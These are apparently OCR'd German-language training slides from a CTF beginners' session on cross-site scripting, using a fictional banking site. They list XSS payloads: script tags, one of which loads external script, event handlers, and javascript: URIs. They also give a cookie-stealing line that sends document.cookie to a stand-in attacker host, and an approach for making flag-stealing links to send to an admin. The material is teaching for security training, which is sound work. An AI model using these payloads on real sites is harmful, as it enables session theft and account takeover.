FluxRookies

Cross-Site Scripting (XSS)

FluxFingers

HTML Injection

bankedin.com/?page=blafoo

```
<!DOCTYPE html>
<title>BankedIn | 404</title>
Die Seite "blafoo" wurde nicht gefunden!
```

HTML Injection

bankedin.com/?page=blafoo

```
<!DOCTYPE html>
<title>BankedIn | 404</title>
Die Seite "<b>blafoo</b>" wurde nicht gefunden!
```

Execute JavaScript

Script-Tag

```
<script>alert(1337)</script>
<script src=http://external.com/script.js></script>
```

Event-Handler

```
<img src=x onerror=alert(1)>
<svg onload=alert(1)>
```


javascript Pseudo-Protokoll

```
<a href=javascript:alert(1)>Click me</a>
<iframe src=javascript:alert(1)></iframe>
```


XSS

bankedin.com/?page=<script>alert(1)</script>


```
<!DOCTYPE html>
<title>BankedIn | 404</title>
Die Seite "<script>alert(1)</script>" wurde nicht
gefunden!
```



XSS Attacker Model



Alert(1) ?!




- alert (1) nur als sichtbarer Beweis für „Code Execution“
- jeder andere JavaScript-Code kann ausgeführt werden
  - Klaue Cookies oder Page-Content
  - Aktionen als Nutzer auslösen
  - Keylogging, Phishing, Malware, Browser Attacks, …

- Cookie Stealing Example


```
fetch('https://attacker.com?'+ document.cookie)
fetch(`https://attacker.com?${btoa(document.cookie)}`)
```

  - Aufpassen auf URL encoding ('+' = ' ')

Cookie Stealing



XSS Rookie Challenges



Vorgehen

1. Challenge Description lesen
2. Challenge Webseite genau anschauen
   - Wo ist die Flag?
   - Wo ist XSS?
     - POC mit alert(1) bauen
     - Flag Stealing Payload bauen
   - Wie kann ich das XSS bei jemanden automatisch (per Link) auslösen?
3. Link an Admin senden und Flag kassieren 🙂

GOGOGO

https://rookies.fluxfingers.net/xss.php

Fragen?